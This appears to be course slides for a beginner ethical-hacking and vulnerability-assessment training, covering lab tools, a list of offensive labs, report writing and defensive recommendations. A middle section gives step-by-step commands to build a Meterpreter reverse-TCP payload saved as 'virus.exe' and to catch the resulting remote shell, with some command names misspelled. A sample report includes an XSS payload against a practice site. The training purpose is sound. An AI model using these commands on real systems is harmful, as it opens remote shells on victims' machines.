1. **Kali Linux**: The go-to operating system of Offensive Security for ethical hackers, Kali Linux comes pre-loaded with a plethora of hacking tools and software.

Setting Up Your Cyber Security Lab

1. **Metasploit Framework:** A powerful tool for penetration testing and exploit code development. It simplifies the process of discovering vulnerabilities.
2. **Wireshark :** An open source network protocol/packet analyzer that helps you capture and inspect data on a network. It's a great tool for understanding network traffic.
4. **Nmap :** An open source network scanning tool that allows you to discover hosts and services on your network, helping you identify potential entry points.
5. **Burp Suite:** A web vulnerability scanner and proxy tool for testing the security of web applications. The Burp Suite Community Edition comes for free and is a good tool to start web security testing. For more advanced functionalities you may want to purchase Burp Suite Professional.

6. **OWASP Zap:** An open source web application security scanner for finding vulnerabilities in web applications. It is one of the most active Open Web Application Security Project ([OWASP](#)) projects.
7. **Hashcat:** A tool for password recovery and cracking. It's useful for testing the strength of passwords.
8. **GNS3 or Cisco Packet Tracer:** If you're interested in networking, these tools can simulate network environments and allow you to experiment with different configurations.

Setting Up Your Virtual Lab:

1. **Install Virtualization Software:** Choose your preferred virtualization software and install it on your host system.
2. **Create VMs:** Set up virtual machines for various operating systems. For ethical hacking, Kali Linux is a must-have, but you might also want to consider Windows and other Linux distributions for testing.
3. **Networking Configuration:** Configure network settings for your VMs. You can use bridged, NAT, or host-only networking to simulate different scenarios.
4. **Allocate Resources:** Assign sufficient resources (RAM, CPU cores, storage) to each VM to ensure smooth operation.

1 step: start your kali linux

2 Step: open terminal



3 step: create msfpayload

4.step: type below command

msfvnom -p windows/meterpreter/reverse_tcp LHOST=192.168.37.222 LPORT=4444 -f exe > virus.exe

5.msfrconsole

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.37.222

set LPORT 4444

show options

exploit

OSINT: Use Maltego to gather information, Dmitry for passive recon

Social Engineering: Use SET (the Social Engineer Toolkit)

Knowledge base: Use exploitdb

pentesting framework: Use the Metasploit Framework

Port scanning: Use [Nmap](#) to scan the targeted network and Ndiff to compare Nmap scans (e.g., to see which ports get closed/opened)

Wireless pentesting: Use Aircrack-ng to crack Wi-Fi, Bettercap for recon and MitM attacks on Wi-Fi and BLE (Bluetooth Low Energy) devices

Packet sniffing: Use Scapy to manipulate packets, Ettercap is also excellent to perform MitM attacks, and Wireshark is a must-have

Brute-Force URLs: Use Gobuster or DirBuster to scan URLs (directories, files, and DNS), and Nikto to detect server vulnerabilities

Web fuzzing: Use Wfuzz

Web hacking: Use BeEF to exploit XSS and other vulnerabilities with the browser or the [Burp Suite](#) to intercept requests

SQL injections: Use sqlmap to crack vulnerable databases

WordPress scanning: Use WPscan

Brute-Force logins remotely: Use Hydra (Hydra GTK for the graphical interface)

Brute-Force passwords: Use John The Ripper

Active Directory: Use Mimikatz, Impacket

Lab 1: Reconnaissance: Scanning with NMAP, Vulnerability Assessment with OpenVAS

Lab 2: Remote Access Trojan (RAT) using Reverse TCP Meterpreter

Lab 3: Escalating Privileges and Installing a Backdoor

Lab 4: Collecting Information with Spyware: Screen Captures and Keyloggers

Lab 5: Social Engineering Attack: Credentials Harvesting and Remote Access through Phishing Emails

Lab 6: SQL Injection Attack on a Web Application

Lab 7: Cross-site Scripting (XSS) Attack on a Web Application

Lab 8: Denial of Service (DoS) Attacks: SYN/FIN/RST Flood, Smurf attack, and SlowLoris

Lab 9: Cryptographic Hashing and Symmetric Encryption

Lab 10: Asymmetric Encryption: RSA, Digital Signatures, Diffie-Hellman

Lab 11: Public Key Infrastructure: Certificate Authority, Digital Certificate

Lab 12: Configuring a Stateful Packet Filter using iptables

Lab 13: Online Dictionary Attack against a Login Webpage

Lab 14: Intrusion Detection and Prevention using Suricata

Day 4

Theory (1 hour):

Reporting and Recommendations

How to create an effective vulnerability assessment report.

Practical (2 hours):

Prepare a sample report based on the scan conducted earlier

Vulnerability Reports Creation

1. Vulnerabilities - Bugs, loopholes found in websites (XSS, brute force attacks)
2. Severity - Critical Level of bug found (low, medium, critical)
3. Description - Description of vulnerability found
4. Instance - Location of targeted website (URL)
5. POC - Proof of Concept (Proof of Attacks and vulnerability i.e screenshots)
6. Steps to reproduce - How to find that vulnerability solution
7. Impact - Impact of the vulnerability
8. Mitigation - How to prevent from future i.e suggestions (ids, port filtering ,firewall)
9. Reference - References from websites and tools

Sample Report

- Example:
- Vulnerability Report
- Vulnerability: Cross Site Scripting Attacks (XSS)
- Severity: High
- Description: XSS is a type of computer vulnerability. The attackers aim to execute malicious script in a web-
- browser of the victim by including malicious code in a legitimate web page of web applications.
- Instance: `http://testphp.vulnweb.com/search=?/pid=6/`
- Payload: `<script> alert(hello); </script>`
- Proof of Concept: Screenshots of performed attack and output and browser page

Sample Report

- **Steps to Reproduce: 1. Got to URL <http://testphp.vulnweb.com>**
- **2. Insert payload in search box**
- **3. Check the response**

- **Impact: Open Redirection**
- **Session Hijacking**
- **Phishing**
- **Cookiee Stealing**
- **Databse vulnerability**

- **Mitigation: Input Validation**
- **Encoding**

- **Reference: Tools and Websites and URLs**

- **BurpSuite, OWASP, Zeek, DVWA**

Recommendations Document

- A cybersecurity reporting and recommendations document details the current state of an organization's cyber security posture, identifies vulnerabilities and risks, and provides actionable steps to improve defenses, including specific recommendations for addressing identified gaps and implementing necessary security controls to mitigate potential threats.

Common Cyber security Recommendations

- **Common Cyber security Recommendations:**
- **Access Control:**
- **Implement strong password policies and multi-factor authentication (MFA).**
- **Regularly review user access privileges and revoke unnecessary permissions.**
- **Network Security:**
- **Segment networks to isolate critical systems.**
- **Utilize firewalls and intrusion detection/prevention systems (IDS/IPS).**
- **Monitor network traffic for suspicious activity.**
- **Endpoint Security:**
- **Deploy robust antivirus and anti-malware software with regular updates.**
- **Implement endpoint detection and response (EDR) solutions.**

Common Cyber security Recommendations

- Data Protection:
 - Encrypt sensitive data at rest and in transit.
 - Implement data loss prevention (DLP) mechanisms to control data sharing.
- Incident Response:
 - Develop an incident response plan with clear roles and responsibilities.
 - Conduct regular tabletop exercises to test incident response capabilities.
- Awareness Training:
 - Provide regular cyber security awareness training for all employees to educate them about phishing scams, password hygiene, and other threats.

Day 5 :

Task: Complete a full vulnerability assessment on a provided system.

- Submit a detailed report with prioritized recommendations.

Review and Q&A (3 hours):

- Present and defend vulnerability assessment reports.

Interview prep for CS

Module 6



THANKS!